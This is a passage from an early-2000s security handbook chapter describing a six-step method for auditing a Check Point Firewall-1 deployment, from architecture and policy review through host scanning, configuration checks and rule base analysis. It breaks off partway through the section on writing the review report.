As of January 2001, the Generally Accepted System Security Principles (GASSP) Committee was in the early stages of drafting a business plan that reflects their plans for establishing and funding the International Information Security Foundation (IISF).[3] While there is currently no set of geerally accepted security principles (in which a firewall could truly be *audited* against), work is underway to create such a standard. Working groups for the GASSP are in place. Work is currently being done to research and complete the Authoritative Foundation and develop and approve the framework for GASSP. The committee has developed a detailed plan for completing the GASSP Detailed Principles and plans to implement that plan upon securing IISF funding.

The lack of a GASSP means that there is no authoritative reference on which to maintain a protected infrastructure. If there were a GAASP, there would be a way to enforce a level of compliance and provide a vehicle for the authoritative approval of reasonably founded exceptions or departures from GASSP.

Similar in theory to GASSP is the Common Criteria Project (http://csrc. nist.gov/cc). The Common Criteria is an international effort that is being developed as a way to evaluate the security properties of information technology (IT) products and systems. By establishing such a common criteria base, the results of an IT security evaluation will be meaningful to a wider audience.

The Common Criteria will permit comparability between the results of independent security evaluations. It facilitates this by providing a common set of requirements for the security functions of IT products and systems and for assurance measures applied to them during a security evaluation. The evaluation process establishes a level of confidence that the security functions of such products and systems, and the assurance measures applied to them, meet these requirements. The evaluation results help determine whether the information technology product or system is secure enough for its intended application and whether the security risks implicit in its use are tolerable.

Steps in Reviewing a Firewall

A comprehensive review of the firewall architecture, security plans, and processes should include:

- Procedures governing infrastructure access for employees and business partners accessing the infrastructure
- Physical and logical architecture of the infrastructure
- Hardware and software versions of the infrastructure and underlying network operating systems
- Infrastructure controls over access control information
- Review of log event selection and notification criteria
- All access paths, including those provided for maintenance and administration

- Security policies and administrative procedures (i.e., addition or deletion of users and services, review of device and system audit logs, system backup and retention of media, etc.)
- Access controls over the network operating system, including user accounts, file system permissions, attributes of executable files, privileged programs, and network software
- Emergency Response Plans for the infrastructure in the event of an intrusion, denia-of-service attack, etc.
- Access to and utilization of published security alert bulletins

There are many methodologies with which to perform a firewall review. Most center around the following six steps:

1. Analyze the infrastructure and architecture.
2. Review corporate firewall policy.
3. Run hosts and network assessment scans.
4. Review Firewall-1 configuration.
5. Review Firewall-1 Rule Base.
6. Put it all together in a report.

The following discussion expands on each step.

Step 1: Analyze the Infrastructure and Architecture

An understanding of the network infrastructure is necessary to ensure that the firewall is adequately protecting the network. Items to review include:

- Internet access requirements
- Understanding the business justifications for Internet/extranet access
- Validating inbound and outbound services that are allowed
- Reviewing firewall design (i.e., dual-homed, multi-homed, proxy)
- Analyzing connectivity to internal/external networks:
  - Perimeter network and external connections
  - Electronic commerce gateways
  - Inter- or intra-company LAN-WAN connectivity
  - Overall corporate security architecture
  - The entire computing installation at a given site or location
- Interviewing network and firewall administrators

If there is a fault in the information security architecture that does not reflect what is corporate policy, then the firewall can in no way substitute for that deficiency.

From a firewall perspective, to achieve a scalable and distributable firewall system, Checkpoint has divided the functionality of its Firewall-1 product into two components: a Firewall Module and a Management Module. The interaction of these components makes up the whole of the standard Checkpoint Firewall architecture.

The management module is a centralized controller for the other firewall modules and is where the objects and rules that define firewall functionality exist. The rules and objects can be applied to one or all of the firewall modules. All logs and alerts generated by other firewall modules are sent to this management system for storage, querying, and review.

The firewall module itself is the actual gateway system in which all traffic between separate zones must pass. The firewall module is the system that inspects packets, applies the rules, and generates logs and alerts. It relies on one or more management modules for its rule base and log storage, but may continue to function independently with its current rule base if the management module is not functioning.

An excellent reference to use in the design of firewall architectures is *Building Internet Firewalls* by Elizabeth Zwicky (O'Reilly & Assoc. ISBN: 1565928717).[4]

Step 2: Review Corporate Information System Security Polices

Policy is a critical element of the effective and successful operation of a firewall. A firewall cannot be effective unless deployed in the context of working policies that govern use and administration.

Marcus Ranum defines a firewall as "the implementation of your Internet security policy. If you haven't got a security policy, you haven't got a firewall. Instead, you've got a thing that's sort of doing something, but you don't know what it's trying to do because no one has told you what it should do." Given that, if an organization expects to have a meaningful firewall review in the absence of a set of firewall policies, the organization is in for a rude awakening.

Some policy-based questions to ask during the firewall review include:

- Is there a published firewall policy for the organization?
- Has top management reviewed and approved policies that are relevant to the firewall infrastructure?
- Who has responsibility for controlling the organization's information security?
- Are there procedures to change the firewall policies? If so, what is the process?
- How are these policies communicated throughout the organization?

As to the management of the firewall, some of the issues that must be addressed include:

- Who owns the firewalls, and is this defined?
- Who is responsible for implementing the stated policies for each of the firewalls?
- Who is responsible for the day-to-day management of the firewall?
- Who monitors the firewall for compliance with stated policies?
- How are security-related incidents reported to the appropriate information security staff?
- Are CERT, CIAC, vendor-specific, and similar advisories for the existence of new vulnerabilities monitored?
- Are there written procedures that specify how to react to different events, including containment and reporting procedures?

Change control is critically important for a firewall. Some change controls issues are:

- Ensure that change control procedures documents exist.
- Ensure that test plans are reviewed.
- Review procedures for updating fixes.
- Review the management approval process.
- Process should ensure that changes to the following components are documented:
  - — Any upgrades or patches require notification and scheduling of downtime
  - — Electronic copies of all changes
  - — Hard-copy form filled out for any changes

Finally, backup and contingency planning is crucial when disasters occur. Some issues are:

- *Maintain a golden copy of Firewall-1.* A golden copy is full backup made before the host is connected to the network. This copy can be used for recovery and also as a reference in case the firewall is somehow compromised.
- *Review backup procedures and documentation.* Part of the backup procedures must also include restoration procedures. A backup should only be considered complete if one is able to recover from the backups made. Also, the backups must be stored in a secure location.[5] Should the firewall need to be rebuilt or replaced, there are several files that will need to be restored (see Exhibit 41.1). These files can be backed up via a complete system backup, utilizing an external device such as a

EXHIBIT 41.1 Critical Firewall-1 Configuration Files to Backup

Management Module
$FWDIR/conf/fw.license
$FWDIR/conf/objects.C
$FWDIR/conf/*.W
$FWDIR/conf/rulebases.fws
$FWDIR/conf/fwauth.NDB*
$FWDIR/conf/fwmusers
$FWDIR/conf/gui-clients
$FWDIR/conf/product.conf
$FWDIR/conf/fwauth.keys
$FWDIR/conf/serverkeys.*
Firewall Module
$FWDIR/conf/fw.license
$FWDIR/conf/product.conf
$FWDIR/conf/masters
$FWDIR/conf/fwauth.keys
$FWDIR/conf/product.conf
$FWDIR/conf/smtp.conf
$FWDIR/conf/fwauthd.conf
$FWDIR/conf/fwopsec.conf
$FWDIR/conf/product.conf
$FWDIR/conf/serverkeys.*

See www.phoneboy.com/fw1/faq/0196.html.

tape drive or other large storage device. The most critical files for firewall functionality should be able to fit on a floppy disk.

- *Review backup schedule.*
- *Determine if procedures are in place to recover the firewall system should a disruption of service occur.*
- *Review contingency plan.*
- *Contingency plan documentation.*

Information Security Policies and Procedures (Thomas Peltier, Auerbach Publications) is a good place to start a policy roll-out. While not a panacea for the lack of a comprehensive set of policies, *Information Security Policies and Procedures* enables an organization to quickly roll-out policies without getting bogged down in its composition.

It must be noted that all of this analysis and investigation should be done in the context of the business goals of the organization. While information systems security is about risk management, if it is not implemented within the framework of the corporate strategy, security is bound to fail.

Step 3: Perform Hosts Software Assessment Scan

A firewall misconfiguration can allow unauthorized parties, outsiders, to break into the network despite the firewall's presence. By performing software scans against the individual firewall hosts, specific vulnerabilities can be detected. These scanning tools can identify security holes, detail system weaknesses, validate policies, and enforce corporate security strategies. Such tools are essential for checking system vulnerabilities.

Some of the myriad checks that scanners can identify include:

- Operating system misconfiguration
- Inappropriate security and password settings
- Buffer overflow
- Detection of SANS Top 10 Internet Security Threats

- Segmentation fault affecting FreeBSD
- Detection of unpassworded NT guest and administrator accounts

Some popular scanning tools[6] include:

- NAI Cybercop, http://www.pgp.com/products/cybercop-scanner
- ISS Internet Scanner, http://www.iss.net/internet_scanner/index.php
- SAINT, http://www.wwdsi.com/saint
- Symantec (formerly Axent) NetRecon, http://enterprisesecurity.symantec.
- com/products
- Netcat, http://www.l0pht.com/~weld/netcat/
- nmap, http://www.insecure.org/nmap/index.html

It must be noted that running a host software assessment scan on a firewall is just one aspect of a firewall review. Tools such as Cybercop are extremely easy to run; as such, there is no need to bring in a professional services firm to run the tools. The value added by security professional service firms is in the areas of comprehensive architecture design, analysis, and fault amelioration. Any firm that would run these tools and simply hand the client the output is doing the client a serious injustice.

This only serves to reiterate the point that a security infrastructure must be architected from the onset. This architecture must take into consideration items such as security, capacity, redundancy, and management. Without a good architecture, system redesign will be a constant endeavor.

Step 4: Review Firewall-1 Configuration

While Firewall-1 affords significant security, that security can be compromised if Firewall-1 is misconfigured. Some of the more crucial items to review are listed below (not in any specific order).

IP Forwarding.

Set to *Control IP Forwarding*. IP Forwarding should be disabled in the operating system kernel. This ensures that IP Forwarding will be never be enabled unless Firewall-1 is operating.

Firewall Administrators.

Ensure that the number of Firewall-1 administrators is limited only to those who truly need it. The purpose of every account on the firewall (both for the operating system and the firewall operating system) must be justified. Exhibit 41.2 provides a list of firewall administrators and their permissions.

Trained Staff.

A firewall cannot be effective unless the staff managing the firewall infrastructure is experienced with security and trained in Firewall-1 operations. If a person is made responsible for a firewall simply because he or she has experience with networking, the firewall should be expected to be filled with misconfigurations, which in turn will make it much easier for adversaries to compromise the firewall.

SYN Flood Protection.

Denial-of-service (DoS) attacks enable an attacker to consume resources on a remote host to the degree it cannot function properly. SYN flood attacks are one of the most common types of DoS attacks.

Ensure that SYN flood protection is activated at the appropriate level: None, SYN Gateway, or Passive SYN Gateway (see Exhibit 41.3).

Operating System Version Control.

For both the Checkpoint software and network operating system, ensure that the firewall is running a current and supported version of Firewall-1. While the latest version does not specifically have to be loaded, ensure that current patches are installed.




EXHIBIT 41.2 Firewall administrators and their permissions.

Physical Security.

The firewall must be physically secured. It should be noted that all network operating systems base their security models on a secure physical infrastructure. A firewall must be located in areas where access is restricted only to authorized personnel; specifically:

- The local console must be secure.
- The management console should not be open to the external network.
- The firewall configuration should be fully protected and tamper-proof (except from an authorized management station).
- Full authentication should be required for the administrator for local administration.
- Full authentication and an encrypted link are required for remote administration.

Remove Unneeded System Components.

Software such as compilers, debuggers, security tools, etc. should be removed from the firewall.

Adequate Backup Power Supplies.

If the firewall lacks a UPS, security will not be completely enforced in the event of a power disruption.

Log Review.

The logs of both the firewall and network operating system need to be reviewed and analyzed. All events can be traced to the logs, which can be used for debugging and forensic analysis.




EXHIBIT 41.3 Setting the SYN flood protection.

Ideally, logs should be written to a remote log host or separate disk partition. In the event of an attack, logs can provide critical documentation for tracking several aspects of the incident. This information can be used to uncover exploited holes, discover the extent of the attack, provide documented proof of an attack, and even trace the attack's origin. The first thing an attacker will do is cover his or her tracks by modifying or destroying the log files. In the event that these log files are destroyed, backups will be required to track the incident. Thus, frequent backups are mandatory.

Time Synchronization.

Time synchronization serves two purposes: to ensure that time-sensitive events are executed at the correct time and that different log files can be correlated. Logs that reference an incorrect time can potentially be excluded as evidence in court and this might thwart any effort to prosecute an attacker.

The Network Time Protocol (NTP) RFC 1305 is commonly used to synchronize hosts. For environments requiring a higher grade and auditable method of time synchronization, the time synchronization offerings from Certified Time (www.certifiedtime.com) should be investigated.

Integrity Checking.

Integrity checking is a method to notify a system administrator when something on the file system has changed to a critical file. The most widely known and deployed integrity checking application is Tripwire (www.tripwire.com).

Limit the Amount of Services and Protocols.

A firewall should have nothing installed or running that is not absolutely required by the firewall. Unnecessary protocols open needless communication links. A port scan can be used to see what services are open. Too many services can hinder the efficacy of the firewall, but each service should be authorized; if not, it should be disabled.

Dangerous components and services include:

- X or GUI related packages
- NIS/NFS/RPC related software
- Compilers, Perl, TCL
- Web server, administration software
- Desktop applications software (i.e., Microsoft Office, Lotus Notes, browsers, etc.)

On an NT firewall, only the following services and protocols should be enabled:

- TCP/IP
- Firewall-1
- Protected Storage
- UPS
- RPC
- Scheduler
- Event log
- Plug-and-Play
- NTLM Security Support provider

If other functionality is needed, add them only on an as-needed basis.

Harden the Operating System.

Any weakness or misconfiguration in the underlying network operating system will trickle down to Firewall-1. The firewall must be protected as a bastion host to be the security stronghold. A firewall should never be treated as a general-purpose computing device.

The following are excellent documents on how to harden an operating system:

- *Armoring Solaris*, www.enteract.com/~lspitz/armoring.html
- *Armoring Linux*, www.enteract.com/~lspitz/linux.html
- *Armoring NT*, www.enteract.com/~lspitz/nt.html

Those needing a pre-hardened device should consider the Nokia firewall appliance (www.nokia.com/securitysolutions/network/firewall.html). The Nokia firewall is a hardware solution bundled with Firewall-1. It runs on the IPSO operating system that has been hardened and optimized for firewall functionality.

Firewall-1 Properties.

Exhibit 41.4 shows the Security Policies tab. One should uncheck the Accept boxes that are not necessary:




EXHIBIT 41.4 The Security Policy tab.

- *ICMP.* In general, one can disable this property, although one will need to leave it enabled to take advantage of Checkpoint's Stateful Inspection for ICMP in 4.0.
- *Zone transfer.* Most sites do not allow users to perform DNS downloads. The same is true for RIP and DNS lookup options.

Firewall-1 Network Objects.

A central aspect of a Firewall-1 review includes the analysis of all of the defined network objects. Firewall-1 network objects are logical entities that are grouped together as part of the security policy. For example, a group of Web servers could be a simple network object to which a rule is applied. Every network object has a set of attributes, such as network address, subnet mask, etc. Examples of entities that can be part of a network object include:

- Networks and sub-networks
- Servers
- Routers
- Switches
- Hosts and gateway

- Internet domains
- Groups of the above

Firewall-1 allows for the creation of network objects within the source and destination fields. These network objects can contain and referenceanywhere from a single device to entire networks containing thousands of devices. The latter creates a significant obstacle when attempting to evaluate the security configuration and security level of a Firewall-1 firewall. The critical issue is how to determine the underlying security of the network object when it contains numerous objects.

This object-oriented approach to managing devices on Firewall-1 allows the firewall administrator to define routers or any other device as network objects, and then to use those objects within the rules of the firewall security policy. The main uses of network objects are for efficiency in referencing a large amount of network devices. This obviates the need to remember such things as the host name, IP address, location, etc. While network objects provide a significant level of ease of use and time-saving by utilizing such objects, an organization needs to determine if it inherently trusts all of the devices contained within the object. Exhibit 41.5 shows the Network Objects box that shows some of the existing objects. Exhibit 41.6 shows an example of a Network Object with a number of workstations in the group.

As stated, such use of network objects is time-saving from an administrative perspective; but from a security perspective, there is a problem in that any built-in trust that is associated with the network object is automatically created for every entity within that network object. This is due to the fact that in large networks, it is time-consuming to inspect every individual entity defined in the network object. The difficulty posed by such a configuration means that in order to inspect with precision and accuracy the protection that the firewall rule offers, it is essential to inspect every device within the network object.

Step 5: Review Firewall-1 Rule Base

The purpose of a rule base review is to actually see what services and data the firewall permits. An analysis of the rule base is also meant to identify any unneeded, repetitive, or unauthorized rules. The rule base should be made as simple as possible. One way to reduce the number of rules is by combining rules, because sometimes repetitive rules can be merged.

EXHIBIT 41.5 Existing objects.




EXHIBIT 41.6 A network object with a number of workstations in the group.

The function of a rule base review is to ensure that the firewall is enforcing what it is expected to. Lance Spitzner writes in *Building Your Firewall Rule Base*[7] that "building a solid rule base is a critical, if not the most critical, step in implementing a successful and secure firewall. Security administrators and experts all often argue what platforms and applications make the best firewalls. However, all of this is meaningless if the firewall rule base is misconfigured."

The rule base is the heart and soul of a Checkpoint firewall. A rule base is a file stored on the firewall that contains an ordered set of rules that defines a distinct security policy for each particular firewall. Access to the rule base file is restricted to those that are either physically at the firewall or a member of the GUI client list specified in the configuration settings.

A rule describes a communication in terms of its source, destination, and service. The rule also specifies whether the communication should be accepted or rejected and whether a log entry is created.

The Firewall-1 inspection engine is a "first-fit" as opposed to a "best-fit" device. This means that if one has a rule base containing 20 rules, and the incoming packet matches rule #4, the inspection engine stops immediately (because rules are examined sequentially for each packet) and does not go through the remainder of the rule base.

As for the rule base review, security expert Lance Spitzer recommends that the goal is to have no more than 30 rules. Once there are more then 30 rules, things exponentially grow in complexity and mistakes then happen.

Each rule base has a separate name. It is useful to standardize on a common naming convention. A suggested format is: firewall-name_administrators-initials_date-of-change; for example, fw1_am_071298.

The result of this naming convention is that the firewall administrator knows exactly which firewall the rule base belongs to; when the rule base was last changed; and who last modified the current configuration. For the rule base review, each and every rule must be examined.

An example of a simple rule base with six rules is as shown in Exhibit 41.7:

- **Rules 1 and 2** enforce the concept of the stealth rule, in that nothing should be able to connect directly to the firewall, other than administrators that are GUI authorized. Rule 1 tells Firewall-1 to drop any packet unless it is from a member of the FW_Administrators group. The Firewall-1 service is predefined and defines all the Firewall-1 administrative ports. For the stealth rule, one




EXHIBIT 41.7 A simple rule base.

specifically wants to drop the packet, as opposed to rejecting it. A rejected packet tells the sender that there is something on the remote side, while a dropped packet does not necessarily indicate a remote host. In addition, this rule is logged; thus, detailed information can be gleaned about who is attempting to make direct connections to the firewall.

- **Rule 3** allows any host e-mail connectivity to the internal mail servers.
- **Rule 4** allows any host HTTP and HTTPS connectivity to internal Web servers.
- **Rule 5** allows internal host connectivity to the Internet for the four specified protocols.
- **Rule 6** is the cleanup rule. Any packet not handled by the firewall at this point will be dropped and logged. The truth is that any packet not handled by the firewall at that point would be dropped anyway. The advantage to this cleanup rule is that these packets will be logged. In this way, one can see which packets are not being handled by the firewall. This can be of assistance in designing a more scalable firewall architecture.

The above rule base example had only six rules and was rather simple. Most corporate rule bases are more detailed and complex. Going through a rule base containing 50 rules and thousands of network objects could take a while to complete.

Exhibit 41.8 displays a rule base that is a little more involved:

- **Rule 1** enforces the stealth rule.
- **Rules 2–4** allow mail traffic between the mail servers and clients.
- **Rule 5** allows any host HTTP connectivity to internal Web servers.
- **Rule 6** stops traffic between the DMZ and an intranet.
- **Rules 7–8** stop incoming and outgoing traffic between the DMZ and an intranet.
- **Rule 9** drop protocols that cause a lot of traffic — in this case, nbdatagram, nbname, and nbsession.
- **Rule 10** is the cleanup rule.

When performing a review and there is doubt that a specific rule is needed, it can be disabled. As a general rule, if a rule is disabled and no one complains, then the rule can be deleted. Exhibit 41.9 shows an example of a disabled rule.

Implied Pseudo-Rules

Implied pseudo-rules are rules that do not appear in the normal rule base, but are automatically created by Firewall-1 based on settings in the Properties Setup of the Security Policy.[8] These rules can be viewed along with the rule base in the Security Policy GUI application. Exhibit 41.10 displays an example of the implied pseudo-rules from a rule base with a single rule.

Although the single and only rule implicitly drops all traffic, there is a lot of traffic that can still pass through the firewall. As seen from these implied pseudo-rules, most of the connectivity deals with the internal operations of the firewall.

Step 6: Put It All Together in a Report

After all the work has been completed, the firewall review needs to be documented. The value in a post-review report is that it can be used as a resource to correct the anomalies found.

As previously stated, the ease of use afforded by scanning tools makes the creation of a huge report effortless. But for a firewall review to have value for a client, it should contain the following:

- Current security state: detail the baseline of the current networking environment and current security posture; this must reference the corporate risk assessment to ensure synchronization with the overall security goals of the organization
- Identification of all security vulnerabilities

